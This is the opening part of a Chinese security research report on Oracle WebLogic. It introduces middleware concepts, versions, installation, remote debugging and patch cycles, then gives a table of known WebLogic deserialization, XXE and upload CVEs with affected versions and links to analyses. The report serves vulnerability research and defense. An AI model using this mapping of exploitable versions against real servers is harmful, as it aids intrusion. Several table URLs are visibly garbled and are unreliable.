



奇安信安全监测与响应中心

WebLogic 安全研究报告

2019年8月

WebLogic安全研究报告

可能是你能找到的最详细的WebLogic安全相关中文文档

序

从我还未涉足安全领域起，就知道WebLogic的漏洞总会在安全圈内变成热点话题。WebLogic爆出新漏洞的时候一定会在朋友圈刷屏。在从事安全行业之后，跟了几个WebLogic漏洞，写了一些分析，也尝试挖掘新漏洞和绕过补丁。但因为能力有限，还需要对WebLogic，以及Java反序列化有更深入的了解才能在漏洞挖掘和研究上更得心应手。因此决定写这样一篇长文把我所理解的WebLogic和WebLogic漏洞成因、还有这一切涉及到的相关知识讲清楚，也是自己深入WebLogic的过程。因此，本文不是一篇纯漏洞分析，而主要在讲“是什么”、“什么样”、“为什么”。希望把和WebLogic漏洞有关的方方面面都讲一些，今后遇到类似的问题有据可查。

本文由@r00t4dm和我共同编写，@r00t4dm对XMLDecoder反序列化漏洞做过深入研究，这篇文章中的有关WebLogic XMLDecoder反序列化漏洞部分由他编写，其他部分由我编写。我俩水平有限，不足之处请批评指正。下面是我俩的个人简介：

图南：开发出身，擅长写漏洞。现就职于奇安信A-TEAM做Web方向漏洞研究工作。

r00t4dm：奇安信A-TEAM信息安全工程师，专注于Java安全

我们都属于奇安信A-TEAM团队，以下是A-TEAM的简介：

奇安信 A-TEAM 是隶属于奇安信集团旗下的纯技术研究团队。团队主要致力于 Web 渗透，APT 攻防、对抗，前瞻性攻防工具预研。从底层原理、协议层面进行严肃、有深度的技术研究，深入还原攻与防的技术本质。

欢迎有意者加入！

奇安信安全监测与响应中心

安全预警通告

邀 请 您 订 阅

我们是谁？

奇安信安全监测与响应中心成立于2016年，是属于奇安信旗下的网络安全应急响应平台，平台旨在第一时间为客户提供漏洞或网络安全事件预警通告、相应处置建议、相关技术分析和奇安信相关产品解决方案。

我们的服务

奇安信安全监测与响应中心成立至今向客户发布了一百多篇安全预警通告，在2017年和2018年的网络安全事件中（如WannaCry蠕虫爆发、“坏兔子”勒索病毒、CPU漏洞等），奇安信安全监测与响应中心都为个人和企业提供了有效的解决方案和处置建议。

我们的安全研究团队实时跟踪安全热点事件和漏洞，站在企业级用户和个人用户的视角评估风险，致力于第一时间向客户发送有效的预警和相关解决方案。

如何订阅？

您可以发送邮件并说明申请单位和收件邮箱到cert@qianxin.com申请订阅。

或者微信公众号后台留言申请即可。

我们的小编收到消息后会第一时间联系您。



闲话说到这里，我们开始吧。

WebLogic简介

在我对WebLogic做漏洞分析的时候其实并不了解WebLogic是什么东西，以及怎样使用，所以我通读了一遍[官方文档](#)，并加入了一些自己的理解，将WebLogic完整的介绍一下。

中间件（Middleware）

中间件是指连接软件组件或企业应用程序的软件。中间件是位于操作系统和分布式计算机网络两侧的应用程序之间的软件层。它可以被描述为“软件胶水。通常，它支持复杂的分布式业务软件应用程序。



Oracle定义中间件的组成包括Web服务器、应用程序服务器、内容管理系统及支持应用程序开发和交付的类似工具，它通常基于可扩展标记语言（XML）、简单对象访问协议（SOAP）、Web服务、SOA、Web 2.0和轻量级目录访问协议（LDAP）等技术。

Oracle融合中间件（Oracle Fusion Middleware）

Oracle融合中间件是Oracle提出的概念，Oracle融合中间件为复杂的分布式业务软件应用程序提供解决方案和支持。Oracle融合中间件是一系列软件产品并包括一系列工具和服务，如：符合Java Enterprise Edition 5（Java EE）的开发和运行环境、商业智能、协作和内容管理等。Oracle融合中间件为开发、部署和管理提供全面的支持。

Oracle融合中间件通常提供以下图中所示的解决方案：



Oracle融合中间件提供两种类型的组件：

- Java组件

Java组件用于部署一个或多个Java应用程序，Java组件作为域模板部署到Oracle WebLogic Server域中。这里提到的Oracle WebLogic Server域在后面会随着Oracle WebLogic Server详细解释。

- 系统组件

系统组件是被Oracle Process Manager and Notification (OPMN)管理的进程，其不作为Java应用程序部署。系统组件包括Oracle HTTP Server、Oracle Web Cache、Oracle Internet Directory、Oracle Virtual Directory、Oracle Forms Services、Oracle Reports、Oracle Business Intelligence Discoverer、Oracle Business Intelligence。


Oracle WebLogic Server (WebLogic)

Oracle WebLogic Server（以下简称WebLogic）是一个可扩展的企业级Java平台（Java EE）应用服务器。其完整实现了Java EE 5.0规范，并且支持部署多种类型的分布式应用程序。

在前面Oracle融合中间件的介绍中，我们已经发现了其中贯穿着WebLogic的字眼，且Oracle融合中间件和WebLogic也是我在漏洞分析时经常混淆的。实际上WebLogic是组成Oracle融合中间件的核心。几乎所有的Oracle融合中间件产品都需要运行WebLogic Server。因此，本质上，**WebLogic Server不是Oracle融合中间件，而是构建或运行Oracle融合中间件的基础，Oracle融合中间件和WebLogic密不可分却在概念上不相等。**

Oracle WebLogic Server域

Oracle WebLogic Server域又是WebLogic的核心。Oracle WebLogic Server域是一组逻辑上相关的Oracle WebLogic Server资源组。域包括一个名为Administration Server的特殊Oracle WebLogic Server实例，它是配置和管理域中所有资源的中心点。也就是说无论是Web应用程序、EJB（Enterprise JavaBeans）、Web服务和其他资源的部署和管理都通过Administration Server完成。



Oracle WebLogic Server集群

WebLogic Server群集由多个同时运行的WebLogic Server服务器实例组成，它们协同工作以提供更高的可伸缩性和可靠性。因为WebLogic本身就是为分布式设计的中间件，所以集群功能也是WebLogic的重要功能之一。也就有了集群间通讯和同步，WebLogic的众多安全漏洞也是基于这个特性。

WebLogic的版本

WebLogic版本众多，但是现在我们经常见到的只有两个类别：10.x和12.x，这两个大版本也叫WebLogic Server 11g和WebLogic Server 12c。

根据Oracle官方下载页面（从下向上看）：

10.x的版本为Oracle WebLogic Server 10.3.6，这个版本也是大家用来做漏洞分析的时候最喜欢拿来用的版本。P牛的vulhub中所有WebLogic漏洞靶场都是根据这个版本搭建的。

12.x的主要版本有：

- Oracle WebLogic Server 12.1.3
- Oracle WebLogic Server 12.2.1

- Oracle WebLogic Server 12.2.1.1
- Oracle WebLogic Server 12.2.1.2
- Oracle WebLogic Server 12.2.1.3

值得注意的是，**Oracle WebLogic Server 10.3.6支持的最低JDK版本为JDK1.6， Oracle WebLogic Server 12.1.3支持的最低JDK版本为JDK1.7， Oracle WebLogic Server 12.2.1及以上支持的最低JDK版本为JDK1.8。**因此由于JDK的版本不同，尤其是反序列化漏洞的利用方式会略有不同。同时，**不同的Oracle WebLogic Server版本依赖的组件(jar包)也不尽相同，因此不同的WebLogic版本在反序列化漏洞的利用上可能需要使用不同的Gadget链（反序列化漏洞的利用链条）。**但这些技巧性的东西不是本文的重点，请参考其他文章。如果出现一些PoC在某些时候可以利用，某些时候利用不成功的情况，应考虑到这两点。

WebLogic的安装

在我做WebLogic相关的漏洞分析时，搭建环境的过程可谓痛苦。某些时候需要测试不同的WebLogic版本和不同的JDK版本各种排列组合。于是在我写这篇文章的同时，我也对解决WebLogic环境搭建这个痛点上做了一点努力。随这篇文章会开源一个Demo级别的WebLogic环境搭建工具，工具地址：<https://github.com/QAX-A-Team/WeblogicEnvironment>关于这个工具我会在后面花一些篇幅具体说，这里我先把WebLogic的安装思路和一些坑点整理一下。注意后面内容中出现的 `$MW_HOME` 均为middleware中间件所在目录，`$WLS_HOME` 均为WebLogic Server所在目录。

第一步：安装JDK。首先需要明确你要使用的WebLogic版本，WebLogic的安装需要JDK的支持，因此参考上一节各个WebLogic版本所对应的JDK最低版本选择下载和安装对应的JDK。一个小技巧，如果是做安全研究，直接安装对应WebLogic版本支持的最低JDK版本更容易复现成功。

第二步：安装WebLogic。从**Oracle官方下载页面**下载对应的WebLogic安装包，如果你的操作系统有图形界面，可以双击直接安装。如果你的操作系统没有图形界面，参考静默安装文档安装。11g和12c的静默安装方式不尽相同：

11g静默安装文档：<https://oracle-base.com/articles/11g/weblogic-silent-installation-11g>

12c静默安装文档：<https://oracle-base.com/articles/12c/weblogic-silent-installation-12c>

第三步：创建Oracle WebLogic Server域。前两步的安装都完成之后，要启动WebLogic还需要创建一个WebLogic Server域，如果有图形界面，在 `$WLS_HOME\common\bin` 中找到 `config.cmd` (Windows) 或 `config.sh` (Unix/Linux) 双击，按照向导创建域即可。同样的，创建域也可以使用静默创建方式，参考文档：《Silent Oracle Fusion Middleware Installation and Deinstallation—Creating a WebLogic Domain in Silent Mode》https://docs.oracle.com/cd/E28280_01/install.1111/b32474/silent_install.htm#CHDGECID

第四步：启动WebLogic Server。我们通过上面的步骤已经创建了域，在对应域目录下的 `bin/` 文件夹找到 `startWebLogic.cmd` (Windows) 或 `startWebLogic.sh` (Unix/Linux) ，运行即可。

下图为已启动的WebLogic Server：

```
C:\Windows\system32\cmd.exe
, t3, ldap, snmp, http.>
<2019-7-24 下午05时30分22秒 CST> <Notice> <Server> <BEA-002613> <Channel "Default[1]" is now listening on fe80:0:0:0:5efe:c0a8:802:7001 for protocols iiop, t3, ldap, snmp, http.>
<2019-7-24 下午05时30分22秒 CST> <Notice> <Server> <BEA-002613> <Channel "Default[2]" is now listening on fe80:0:0:0:5c4a:5abd:971b:2f9b:7001 for protocols iiop, t3, ldap, snmp, http.>
<2019-7-24 下午05时30分22秒 CST> <Notice> <Server> <BEA-002613> <Channel "Default[4]" is now listening on 127.0.0.1:7001 for protocols iiop, t3, ldap, snmp, http.>
<2019-7-24 下午05时30分22秒 CST> <Notice> <Server> <BEA-002613> <Channel "Default" is now listening on 192.168.8.2:7001 for protocols iiop, t3, ldap, snmp, http.>
<2019-7-24 下午05时30分22秒 CST> <Notice> <WebLogicServer> <BEA-000331> <Started the WebLogic Server Administration Server "AdminServer" for domain "base_domain" running in development mode.>
<2019-7-24 下午05时30分22秒 CST> <Notice> <WebLogicServer> <BEA-000360> <The server started in RUNNING mode.>
<2019-7-24 下午05时30分22秒 CST> <Notice> <WebLogicServer> <BEA-000365> <Server state changed to RUNNING.>

微软拼音 半 :

Derby Server for WLS Examples Server
Wed Jul 24 17:30:06 CST 2019 : 已使用基本服务器安全策略安装了 Security Manager.

Wed Jul 24 17:30:06 CST 2019 : Apache Derby 网络服务器 - 10.10.1.3 - <1557168> 已启动并准备接受端口 1527 上的连接

微软拼音 半 :
```

安装完成后，打开浏览器访问<http://localhost:7001/console/>，输入安装时设置的账号密码，即可看到 WebLogic Server管理控制台：

看到这个页面说明我们已经完成了WebLogic Server的环境搭建。WebLogic集群不在本文的讨论范围。关于这个页面的内容，主要围绕着Java EE规范的全部实现和管理展开，以及WebLogic Server自身的配置。非常的庞大。也不是本文能讲完的。

WebLogic官方示例

在我研究WebLogic的时候，官方文档经常提到官方示例，但我正常安装后并没有找到任何示例源码（sample文件夹）。这是因为官方示例在一个补充安装包中。如果需要看官方示例，请在下载WebLogic安装包的同时下载补充安装包，在安装好WebLogic后，按照文档安装补充安装包，官方示例即是一个单独的WebLogic Server域：

Oracle WebLogic Server 12.1.3 Installers with Oracle WebLogic Server and Oracle Coherence:

[Generic \(881 MB\)](#)

Zip distribution with Oracle WebLogic Server only and intended for WebLogic Server development only.

This update of the zip distribution contains recommended fixes - see readme for details.

[Zip distribution Update 3 for Mac OSX, Windows, and Linux \(190 MB\) | readme](#)
[Supplemental zip distribution Update 3 \(237 MB\) | readme](#)

Oracle recommends use of the updated zip distribution above. These downloads are retained to provide users with copies of zip distributions that have already been installed and used.

[Zip distribution for Mac OSX, Windows, and Linux \(190 MB\) | readme](#)
[Supplemental zip distribution \(237 MB\) | readme](#)

Installers with Oracle WebLogic Server, Oracle Coherence and Oracle Enterprise Pack for Eclipse: development only.

[Linux x86 with 32-bit JVM \(1.9 GB\)](#)
[Windows x86 with 32-bit JVM \(2 GB\)](#)
[Mac OS X with 32-bit JVM \(1.7 GB\)](#)

WebLogic远程调试


若要远程调试WebLogic，需要修改当前WebLogic Server域目录下 `bin/setDomainEnv.sh` 文件，添加如下配置：


```
debugFlag="true"  
export debugFlag
```

然后重启当前WebLogic Server域，并拷贝出两个文件


夹：`$MW_HOME/modules` (11g)、`$WLS_HOME/modules` (12c)和 `$WLS_HOME/server/lib`。

以IDEA为例，将上面的的 `lib` 和 `modules` 两个文件夹添加到Library：





然后点击 Debug-Add Configuration... 添加一个远程调试配置如下：



然后点击调试，出现以下字样即可正常进行远程调试。

```
Connected to the target VM, address: 'localhost:8453', transport: 'socket'
```

WebLogic安全补丁

WebLogic安全补丁通常发布在Oracle关键补丁程序更新、安全警报和公告页面中。其中分为关键补丁程序更新(CPU) 和安全警报(Oracle Security Alert Advisory)。

关键补丁程序更新为Oracle每个季度初定期发布的更新，通常发布时间为每年1月、4月、7月和10月。安全警报通常为漏洞爆出但距离关键补丁程序更新发布时间较长，临时通过安全警报的方式发布补丁。

所有补丁的下载均需要Oracle客户支持识别码，也就是只有真正购买了Oracle的产品才能下载。

WebLogic 漏洞分类

WebLogic爆出的漏洞以反序列化为主，通常反序列化漏洞也最为严重，官方漏洞评分通常达到9.8。WebLogic反序列化漏洞又可以分为XMLDecoder反序列化漏洞和T3反序列化漏洞。其他漏洞诸如任意文件上传、XXE等等也时有出现。因此后面的文章将以WebLogic反序列化漏洞为主讲解WebLogic安全问题。

下表列出了一些WebLogic已经爆出的漏洞情况：

#	CVE号	受影响组件	受影响版本	利用途径	修复补丁	漏洞类型	漏洞直接结果	相关文章
1	CVE-2019-2729	WLS - Web Services	10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0	HTTP	Oracle Security Alert Advisory - CVE-2019-2729	XMLDecoder反序列化	远程代码执行	https://xz.aliyun.com/t/5448
2	CVE-2019-2725	WLS - Web Services	10.3.6.0.0 and 12.1.3.0.0	HTTP	Oracle Security Alert Advisory - CVE-2019-2725	XMLDecoder反序列化	远程代码执行	https://mp.weixin.qq.com/s/lkZvztRvPOkTjtPnPd8fg
3	CVE-2019-2658	WLS Core Components	10.3.6.0.0 and 12.1.3.0.0	HTTP	CPU 2019.04	未知	未知	
4	CVE-2019-2650	WLS - Web Services	10.3.6.0.0, 12.1.3.0.0 and 12.2.1.3.0	HTTP	CPU 2019.04	XXE	任意文件读取	http://xxlegend.com/2019/04/19/weblogic%20CVE-2019-2647%E7%AD%89%E7%9B%8B%E5%85%B3XXE%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/
5	CVE-2019-2649	WLS - Web Services	10.3.6.0.0, 12.1.3.0.0 and 12.2.1.3.0	HTTP	CPU 2019.04	XXE	任意文件读取	http://xxlegend.com/2019/04/19/weblogic%20CVE-2019-2647%E7%AD%89%E7%9B%8B%E5%85%B3XXE%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/
6	CVE-2019-2648	WLS - Web Services	10.3.6.0.0, 12.1.3.0.0 and 12.2.1.3.0	HTTP	CPU 2019.04	XXE	任意文件读取	http://xxlegend.com/2019/04/19/weblogic%20CVE-2019-2647%E7%AD%89%E7%9B%8B%E5%85%B3XXE%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/
7	CVE-2019-2647	WLS - Web Services	10.3.6.0.0, 12.1.3.0.0 and 12.2.1.3.0	HTTP	CPU 2019.04	XXE	任意文件读取	http://xxlegend.com/2019/04/19/weblogic%20CVE-2019-2647%E7%AD%89%E7%9B%8B%E5%85%B3XXE%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/
8	CVE-2019-2646	EJB Container	10.3.6.0.0, 12.1.3.0.0 and 12.2.1.3.0	T3	CPU 2019.04	未知	未知	
9	CVE-2019-2645	WLS Core Components	10.3.6.0.0, 12.1.3.0.0 and 12.2.1.3.0	T3	CPU 2019.04	未知	未知	
10	CVE-2018-3252	WLS Core Components	10.3.6.0, 12.1.3.0 and 12.2.1.3	T3	CPU 2018.10	T3反序列化漏洞	远程代码执行	https://www.anquanke.com/post/id/162390 https://github.com/pyn3rd/CVE-2018-3252
11	CVE-2018-3245	WLS Core Components	10.3.6.0, 12.1.3.0 and 12.2.1.3	T3	CPU 2018.10	T3反序列化漏洞	远程代码执行	https://www.anquanke.com/post/id/162390
12	CVE-2018-3201	WLS Core Components	12.2.1.3	T3	CPU 2018.10	反序列化		
13	CVE-2018-3197	WLS Core Components	12.1.3.0	T3	CPU 2018.10	反序列化		
14	CVE-2018-3191	WLS Core Components	10.3.6.0, 12.1.3.0 and 12.2.1.3	T3	CPU 2018.10	T3反序列化漏洞	远程代码执行	https://paper.sebug.org/718/ http://xxlegend.com/2018/10/23/Weblogic%20CVE-2018-3191%E5%88%86%E6%9E%90/ https://cloud.tencent.com/devloper/article/1369814
15	CVE-2018-2894	WLS - Web Services	12.1.3.0, 12.2.1.2 and 12.2.1.3	HTTP	CPU 2018.07	任意文件上传	远程代码执行	https://chybetta.github.io/2018/07/21/WebLogic%4E%BB%BE%6B84%8F%69%68%7E%4E%BB%BE%4E%BB%8A%A4%BC%A0%E6%BC%8F%6E%9E%90%4E%BB%8A%5E%5B%88%6E%9E%90-%E3%80%90CVE-2018-2894-%E3%80%91/
16	CVE-2018-2893	WLS Core Components	10.3.6.0, 12.1.3.0, 12.2.1.2 and 12.2.1.3.	T3	CPU 2018.07	T3反序列化漏洞	远程代码执行	https://github.com/pyn3rd/CVE-2018-2893
17	CVE-2018-2628	WLS Core Components	10.3.6.0, 12.1.3.0, 12.2.1.2 and 12.2.1.3.	T3	CPU 2018.04	T3反序列化漏洞	远程代码执行	http://xxlegend.com/2018/04/18/CVE-2018-2628%20%E7%AE%80%85%8D%95%EF%AA%4E%8D%F7%EF%BD%F5%92

								8CE%88%86%E6%9E%90/
18	CVE-2017-10352	WLS - Web Services	10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0, 12.2.1.2.0 and 12.2.1.3.0	HTTP	CPU 2017.10	XMLDecoder反序列化	远程代码执行	https://zhuanlan.zhihu.com/p/32332399
19	CVE-2017-10271	WLS - Web Services	10.3.6.0 and 12.1.3.0	HTTP	CPU 2017.10	XMLDecoder反序列化	远程代码执行	https://www.cnblogs.com/bac_klion/p/8194324.html https://www.anquanke.com/post/id/102768 http://xxlegend.com/2017/12/23/Weblogic%20XMLDecoder%20RCE%88%86%9E%90/
20	CVE-2017-3506	WLS - Web Services	10.3.6.0, 12.1.3.0, 12.2.1.0, 12.2.1.1 and 12.2.1.2	HTTP	CPU 2017.04	XMLDecoder反序列化	远程代码执行	http://www.code2sec.com/weblogicclou-dong-cve-2017-3506fu-xian-web-servicesmo-kuai-de-lou-dong.html https://bl4ck.in/vulnerability/analysis/2017/12/22/WebLogic-WLS-WebServices%E7%BB%84%E4%BB%BC%E5%8F%8D%E5%BA%BF%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90.html
21	CVE-2017-3248	Core Components	10.3.6.0, 12.1.3.0, 12.2.1.0, and 12.2.1.1	T3	CPU 2017.01	T3反序列化漏洞	远程代码执行	https://paper.seebug.org/333/ https://wsysgoogl.github.io/2016/10/10/Java%E8%8D%E5%BA%BF%E5%88%97%E5%8C%96%E6%BC%BF%E6%B4%9E/
22	CVE-2016-3510	Oracle WebLogic Server	10.3.6.0, 12.1.3.0, 12.2.1.	T3	CPU 2016.07	T3反序列化漏洞	远程代码执行	https://paper.seebug.org/584/
